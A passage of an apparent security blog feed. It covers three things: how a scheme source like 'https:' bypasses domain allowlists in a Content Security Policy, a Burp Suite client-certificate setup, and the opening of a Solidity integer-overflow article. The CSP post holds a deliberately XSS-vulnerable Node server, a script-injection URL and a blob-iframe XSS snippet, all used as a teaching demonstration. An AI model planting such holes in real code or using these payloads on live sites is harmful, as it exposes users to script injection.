</ul>]]></content><author><name></name></author><category term="Uncategorized" /><summary type="html"><![CDATA[A look at a code execution vulnerability in the Pake project, where a user-controlled filename in the file-download handler allows arbitrary file writes outside the Downloads directory, leading to persistence and code execution on macOS and Linux.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2026/06/image-banner.webp" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2026/06/image-banner.webp" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Schemes are CSP’s Weakest Link</title><link href="https://marduc812.com/2025/09/02/scheme-is-csps-weakest-link/" rel="alternate" type="text/html" title="Schemes are CSP’s Weakest Link" /><published>2025-09-02T21:33:00+00:00</published><updated>2025-09-02T21:33:00+00:00</updated><id>https://marduc812.com/2025/09/02/scheme-is-csps-weakest-link</id><content type="html" xml:base="https://marduc812.com/2025/09/02/scheme-is-csps-weakest-link/"><![CDATA[<p>A CSP is the seatbelt for client-side attacks like Cross-Site Scripting and Clickjacking. It is really common to find a CSP which allows loading of resources only from specific domains, in order to limit the attack surface. But why use schemes?</p>

<p>Based on W3’s CSP page, in <code class="language-plaintext highlighter-rouge">chapter 2.3.1</code>. Source Lists, there is the schemes explanation, which is:</p>

<blockquote>
  <blockquote>
    <blockquote>
      <blockquote>
        <blockquote>
          <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Schemes such as https: (which matches any resource having the specified scheme)
</code></pre></div>          </div>
        </blockquote>
      </blockquote>
    </blockquote>
  </blockquote>
</blockquote>

<p>I had seen in many occasions a scheme like <code class="language-plaintext highlighter-rouge">https:</code> in one of my assessments, but in my ignorance I never bothered to investigate further, since I believed that it instructs the browser to allow the loading of resources only when coming from a secure website, while respecting the domain names specified. I was DAMN wrong. The scheme instructs the browser to accept ALL connections from websites using https, bypassing any other restriction in place.</p>

<p>In order to test this, i set up 2 records in my localhost, one called <code class="language-plaintext highlighter-rouge">localallow.com</code> and another one <code class="language-plaintext highlighter-rouge">localdeny.com</code>. The idea was to allow only the localallow.com domain in my CSP and add a scheme to see how it will go. To do that, i set up a basic HTTPS web server using node. There is a page called <code class="language-plaintext highlighter-rouge">example.js</code>, which just servers a simple JS file.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">const</span> <span class="nx">https</span> <span class="o">=</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">https</span><span class="dl">'</span><span class="p">);</span>
<span class="kd">const</span> <span class="nx">fs</span> <span class="o">=</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">fs</span><span class="dl">'</span><span class="p">);</span>
<span class="kd">const</span> <span class="nx">path</span> <span class="o">=</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">path</span><span class="dl">'</span><span class="p">);</span>
<span class="kd">const</span> <span class="nx">url</span> <span class="o">=</span> <span class="nx">require</span><span class="p">(</span><span class="dl">'</span><span class="s1">url</span><span class="dl">'</span><span class="p">);</span>

<span class="kd">const</span> <span class="nx">hostname</span> <span class="o">=</span> <span class="dl">'</span><span class="s1">127.0.0.1</span><span class="dl">'</span><span class="p">;</span>
<span class="kd">const</span> <span class="nx">port</span> <span class="o">=</span> <span class="mi">443</span><span class="p">;</span>

<span class="kd">const</span> <span class="nx">options</span> <span class="o">=</span> <span class="p">{</span>
    <span class="na">key</span><span class="p">:</span> <span class="nx">fs</span><span class="p">.</span><span class="nx">readFileSync</span><span class="p">(</span><span class="nx">path</span><span class="p">.</span><span class="nx">resolve</span><span class="p">(</span><span class="nx">__dirname</span><span class="p">,</span> <span class="dl">'</span><span class="s1">./private.key</span><span class="dl">'</span><span class="p">)),</span>
    <span class="na">cert</span><span class="p">:</span> <span class="nx">fs</span><span class="p">.</span><span class="nx">readFileSync</span><span class="p">(</span><span class="nx">path</span><span class="p">.</span><span class="nx">resolve</span><span class="p">(</span><span class="nx">__dirname</span><span class="p">,</span> <span class="dl">'</span><span class="s1">./certificate.crt</span><span class="dl">'</span><span class="p">)),</span>
<span class="p">};</span>

<span class="kd">const</span> <span class="nx">server</span> <span class="o">=</span> <span class="nx">https</span><span class="p">.</span><span class="nx">createServer</span><span class="p">(</span><span class="nx">options</span><span class="p">,</span> <span class="p">(</span><span class="nx">req</span><span class="p">,</span> <span class="nx">res</span><span class="p">)</span> <span class="o">=&gt;</span> <span class="p">{</span>
    <span class="kd">const</span> <span class="nx">parsedUrl</span> <span class="o">=</span> <span class="nx">url</span><span class="p">.</span><span class="nx">parse</span><span class="p">(</span><span class="nx">req</span><span class="p">.</span><span class="nx">url</span><span class="p">,</span> <span class="kc">true</span><span class="p">);</span>
    <span class="kd">const</span> <span class="nx">message</span> <span class="o">=</span> <span class="nx">parsedUrl</span><span class="p">.</span><span class="nx">query</span><span class="p">.</span><span class="nx">message</span> <span class="o">||</span> <span class="dl">'</span><span class="s1">No message provided</span><span class="dl">'</span><span class="p">;</span>
    <span class="nx">res</span><span class="p">.</span><span class="nx">statusCode</span> <span class="o">=</span> <span class="mi">200</span><span class="p">;</span>

    <span class="k">if</span> <span class="p">(</span><span class="nx">req</span><span class="p">.</span><span class="nx">url</span> <span class="o">===</span> <span class="dl">'</span><span class="s1">/example.js</span><span class="dl">'</span><span class="p">)</span> <span class="p">{</span>
        <span class="nx">res</span><span class="p">.</span><span class="nx">setHeader</span><span class="p">(</span><span class="dl">'</span><span class="s1">Content-Type</span><span class="dl">'</span><span class="p">,</span> <span class="dl">'</span><span class="s1">application/javascript</span><span class="dl">'</span><span class="p">)</span>
        <span class="nx">res</span><span class="p">.</span><span class="nx">end</span><span class="p">(</span><span class="s2">`alert('XSS');`</span><span class="p">);</span>
    <span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
        <span class="nx">res</span><span class="p">.</span><span class="nx">setHeader</span><span class="p">(</span><span class="dl">'</span><span class="s1">Content-Security-Policy</span><span class="dl">'</span><span class="p">,</span> <span class="dl">"</span><span class="s2">default-src 'self'; script-src 'self' https://localallow.com; style-src 'self'; img-src 'self' data:; font-src 'self'; connect-src 'self'; frame-ancestors 'none'; base-uri 'self'; form-action 'self'</span><span class="dl">"</span><span class="p">)</span>

        <span class="nx">res</span><span class="p">.</span><span class="nx">end</span><span class="p">(</span><span class="s2">`&lt;html&gt;
            &lt;body&gt;
              &lt;p&gt;Your message is: </span><span class="p">${</span><span class="nx">message</span><span class="p">}</span><span class="s2">&lt;/p&gt;
            &lt;/body&gt;
            &lt;/html&gt;`</span><span class="p">);</span>
    <span class="p">}</span>
<span class="p">});</span>

<span class="nx">server</span><span class="p">.</span><span class="nx">listen</span><span class="p">(</span><span class="nx">port</span><span class="p">,</span> <span class="nx">hostname</span><span class="p">,</span> <span class="p">()</span> <span class="o">=&gt;</span> <span class="p">{</span>
    <span class="nx">console</span><span class="p">.</span><span class="nx">log</span><span class="p">(</span><span class="s2">`Server running at https://</span><span class="p">${</span><span class="nx">hostname</span><span class="p">}</span><span class="s2">:</span><span class="p">${</span><span class="nx">port</span><span class="p">}</span><span class="s2">/`</span><span class="p">);</span>
<span class="p">});</span>
</code></pre></div></div>


<p>In every page loaded, the server returns the content passed as part of the <code class="language-plaintext highlighter-rouge">message</code> argument. This argument is user controlled, so we have this wonderful vulnerability called XSS. So, all somebody had to do, was load the script from the <code class="language-plaintext highlighter-rouge">localallow.com</code> domain, since it allowed. The final URL would look like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://localhost/?message=%3Cscript%20src=%22https://localallow.com/example.js%22%3E%3C/script%3E
</code></pre></div></div>

<p><a href="/assets/uploads/2024/09/Screenshot-2024-09-02-at-23.12.58.png"><img src="/assets/uploads/2024/09/Screenshot-2024-09-02-at-23.12.58.png" alt="XSS from a trusted source script" /></a></p>

<p>XSS from localallow.com</p>


<p>When the page loads, the payload triggers, without any issues. With the current CSP, in case we try to execute the script from <code class="language-plaintext highlighter-rouge">localdeny.com</code>, the browser should block the loading of the script.</p>

<p><a href="/assets/uploads/2024/09/Screenshot-2024-09-02-at-23.14.24.png"><img src="/assets/uploads/2024/09/Screenshot-2024-09-02-at-23.14.24.png" alt="CSP blocks the script execution" /></a></p>

<p>CSP blocks the untrusted domain! Good job CSP!</p>

<p>And this was exactly as we planned. But what will happen if somebody added a scheme to the CSP? The updated CSP will look like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>default-src 'self'; script-src 'self' https: https://localallow.com; style-src 'self'; img-src 'self' data:; font-src 'self'; connect-src 'self'; frame-ancestors 'none'; base-uri 'self'; form-action 'self'
</code></pre></div></div>

<p>Now let’s reload the same page, and see what will happen.</p>


<p><a href="/assets/uploads/2024/09/Screenshot-2024-09-02-at-23.10.27.png"><img src="/assets/uploads/2024/09/Screenshot-2024-09-02-at-23.10.27.png" alt="Scheme discards every CSP configuration" /></a></p>

<p>JavaScript loaded from an untrusted domain</p>

<p>The script executes although the domain <code class="language-plaintext highlighter-rouge">localdeny.com</code> is not listed in the list of domains allowed. And this bring the question. WHY?</p>

<p>Finally, in case the application allows different directives like <code class="language-plaintext highlighter-rouge">data:</code> or <code class="language-plaintext highlighter-rouge">blob:</code>, those also can be used for XSS attacks, like by passing an SVG data field to an image <code class="language-plaintext highlighter-rouge">&lt;img src="data:image/svg+xml;base64,..." /&gt;</code> or by creating a blob object and passing it to an iframe.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">maliciousBlob</span> <span class="o">=</span> <span class="k">new</span> <span class="nx">Blob</span><span class="p">([</span><span class="dl">"</span><span class="s2">&lt;script&gt;alert('XSS');&lt;/script&gt;</span><span class="dl">"</span><span class="p">],</span> <span class="p">{</span> <span class="na">type</span><span class="p">:</span> <span class="dl">'</span><span class="s1">text/html</span><span class="dl">'</span> <span class="p">});</span>
<span class="kd">let</span> <span class="nx">blobURL</span> <span class="o">=</span> <span class="nx">URL</span><span class="p">.</span><span class="nx">createObjectURL</span><span class="p">(</span><span class="nx">maliciousBlob</span><span class="p">);</span>
<span class="nb">document</span><span class="p">.</span><span class="nx">body</span><span class="p">.</span><span class="nx">innerHTML</span> <span class="o">=</span> <span class="s2">`&lt;iframe src="</span><span class="p">${</span><span class="nx">blobURL</span><span class="p">}</span><span class="s2">"&gt;&lt;/iframe&gt;`</span><span class="p">;</span>
</code></pre></div></div>

<p>Of course, in order to exploit those, <code class="language-plaintext highlighter-rouge">inline-script</code> should be allowed, but this is extremely common to find in CSPs.</p>]]></content><author><name></name></author><category term="Security" /><category term="Security" /><category term="Web" /><summary type="html"><![CDATA[A CSP is the seatbelt for client-side attacks like Cross-Site Scripting and Clickjacking. It is really common to find a CSP which allows loading of resources only from specific domains, in order to limit the attack surface. But why use schemes?]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2024/09/csp-scheme.jpg" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2024/09/csp-scheme.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">How to use PKI cer, pem and key files with Burp Suite</title><link href="https://marduc812.com/2024/07/24/how-to-use-pki-cer-pem-and-key-files-in-burp-suite/" rel="alternate" type="text/html" title="How to use PKI cer, pem and key files with Burp Suite" /><published>2024-07-24T16:38:20+00:00</published><updated>2024-07-24T16:38:20+00:00</updated><id>https://marduc812.com/2024/07/24/how-to-use-pki-cer-pem-and-key-files-in-burp-suite</id><content type="html" xml:base="https://marduc812.com/2024/07/24/how-to-use-pki-cer-pem-and-key-files-in-burp-suite/"><![CDATA[<p>Burp Suite, our favorite proxy is used for every assessment which uses HTTP communication. Sometimes though, a client-side certificate is required and Burp Suite by default, does not support PKI certificate files.</p>

<p>The easiest way to bypass this restriction, is to merge all the certificates into a <code class="language-plaintext highlighter-rouge">PKCS#12</code> file, which will contain all the certificates including the intermediate <code class="language-plaintext highlighter-rouge">.pem</code> certificates. To do it, all you need is <code class="language-plaintext highlighter-rouge">openssl</code>.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>openssl pkcs12 -export -out certificate.pfx -inkey privatekey.key -in certificate.cer -certfile certificate.pem
</code></pre></div></div>

<p>This will take as input certificate the certificate.cer file, use as key the privatekey.key file and include extra certificates needed, with the -certfile flag. Then with the -out the file which will contain all the previous information in the new format is selected. When running the command, a prompt is going to appear for a password, which is going to be needed later in Burp Suite.</p>



<p>After the new file is generated, go back to Burp Suite and go to <code class="language-plaintext highlighter-rouge">Settings</code> -&gt; <code class="language-plaintext highlighter-rouge">Network</code> -&gt; <code class="language-plaintext highlighter-rouge">TLS</code> -&gt; <code class="language-plaintext highlighter-rouge">Client TLS cerificates</code> -&gt; and select “<code class="language-plaintext highlighter-rouge">Add</code>“.</p>

<p><a href="/assets/uploads/2024/07/Screenshot-2024-07-24-at-18.19.41.png"><img src="/assets/uploads/2024/07/Screenshot-2024-07-24-at-18.19.41.png" alt="Burp Suite Settings" /></a></p>



<p>On this window, in case you want the key to be used only for specific hosts, specify it in the field, or otherwise just leave it empty and it will apply for every host. Then, select File(PKCS#12) and select the newly created certificate.pfx file, but also supply the password used.</p>

<p><a href="/assets/uploads/2024/07/Screenshot-2024-07-24-at-18.20.51.png"><img src="/assets/uploads/2024/07/Screenshot-2024-07-24-at-18.20.51.png" alt="" /></a></p>

<p>From now on, for every connection which matches your criterial, Burp Suite is going to use the certificate added.</p>

<p>Happy hacking!</p>]]></content><author><name></name></author><category term="Security" /><category term="Tool" /><category term="Security" /><category term="tutorial" /><summary type="html"><![CDATA[Burp Suite, our favorite proxy is used for every assessment which uses HTTP communication. Sometimes though, a client-side certificate is required and Burp Suite by default, does not support PKI certificate files.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2024/07/pki-cer-burp-suite.webp" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2024/07/pki-cer-burp-suite.webp" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Exploit Integer Overflow and Underflows in Smart Contracts</title><link href="https://marduc812.com/2023/12/10/exploit-integer-overflow-and-underflows-in-smart-contracts/" rel="alternate" type="text/html" title="Exploit Integer Overflow and Underflows in Smart Contracts" /><published>2023-12-10T19:59:41+00:00</published><updated>2023-12-10T19:59:41+00:00</updated><id>https://marduc812.com/2023/12/10/exploit-integer-overflow-and-underflows-in-smart-contracts</id><content type="html" xml:base="https://marduc812.com/2023/12/10/exploit-integer-overflow-and-underflows-in-smart-contracts/"><![CDATA[<p>This is the third part of the Smart Contracts series where issues about smart contracts are broken into small chunks. All the examples were run in my local blockchain using Ethereum’s remix IDE. How does an overflow really occur?</p>

<h4 id="what-is-an-integer-overflow-or-underflow">What is an Integer Overflow or Underflow</h4>

<p>In every programming language, there is a buffer where part of the memory is allocated to execute the instructions or store data. The same applies especially for Solidity, where each extra storage on a smart contract which means more money spent. So it is common to use uint8 instead of a uint256, to save money on gas. In case the buffer has a size from 0 to 255 (like in uint8), in case 257 bytes are passed, this will overflow, go back to 0 and result to 1. The same happens when a value has a range from 0 to 255 and while it is at 3, we remove 5. This instead of -2 will result to 254, which is not what we expected at all.</p>

<h4 id="what-data-types-are-supported-by-solidity">What Data Types are supported by Solidity?</h4>

<p>Solidity, the programming language primarily used for Ethereum smart contracts, features a variety of data types. These types are essential for handling data efficiently and can be categorized into value types and reference types.</p>

<h5 id="value-types">Value Types</h5>

<ul>
  <li><strong>Integers:</strong> Solidity offers both signed (<code class="language-plaintext highlighter-rouge">int</code>) and unsigned (<code class="language-plaintext highlighter-rouge">uint</code>) integers in various sizes, such as <code class="language-plaintext highlighter-rouge">uint8</code>, <code class="language-plaintext highlighter-rouge">uint16</code>, <code class="language-plaintext highlighter-rouge">uint256</code>, etc. The numeral represents the number of bits. For example, <code class="language-plaintext highlighter-rouge">uint8</code> can range from 0 to 28−128−1. A significant aspect to note is the vulnerability of these types to overflow and underflow. If you increment a <code class="language-plaintext highlighter-rouge">uint8</code> at its maximum value (255), it will overflow and reset to 0. Similarly, decrementing a <code class="language-plaintext highlighter-rouge">uint8</code> at 0 will cause an underflow, making it wrap to 255.</li>
  <li><strong>Boolean:</strong> This type is used for representing boolean values, i.e., true or false.</li>
  <li><strong>Bytes:</strong> Solidity includes fixed-size byte sequences (<code class="language-plaintext highlighter-rouge">bytes1</code> to <code class="language-plaintext highlighter-rouge">bytes32</code>) and a dynamic <code class="language-plaintext highlighter-rouge">bytes</code> type for variable-length data.</li>
  <li><strong>Address:</strong> Specifically designed for storing Ethereum addresses.</li>
</ul>

<h5 id="reference-types">Reference Types</h5>

<ul>
  <li><strong>Strings:</strong> Utilized for arbitrary-length UTF-8 data. It’s important to remember that strings in Solidity are not as efficient as in other high-level programming languages due to the way Ethereum Virtual Machine handles data.</li>
</ul>

<h4 id="how-to-identify-and-exploit-overflow-vulnerabilities">How to identify and exploit Overflow vulnerabilities</h4>

<p>These vulnerabilities are especially pertinent in contracts dealing with financial transactions, where they can be exploited to manipulate balances or token quantities. To identify such vulnerabilities, one should meticulously review all arithmetic operations, particularly those involving external inputs or critical financial calculations. Special attention should be paid to loops and recursive calls that increment or decrement variables, as well as to any math involving user-supplied data.</p>

<p>It’s important to note that starting with Solidity version 0.8.0, the language introduced built-in checks for arithmetic operations, effectively preventing overflows and underflows. This was a significant enhancement for the security of smart contracts. In versions prior to 0.8.0, such checks had to be manually implemented or relied upon external libraries like OpenZeppelin’s SafeMath. Therefore, when auditing or reviewing smart contracts, one must be particularly cautious with contracts compiled with Solidity versions lower than 0.8.0. These contracts might not inherently possess the same level of protection against overflow and underflow vulnerabilities and thus could be at higher risk of being exploited if adequate safeguards were not implemented by the developers.</p>

<h4 id="demo-overflow-vulnerable-smart-contract">Demo Overflow Vulnerable Smart Contract</h4>

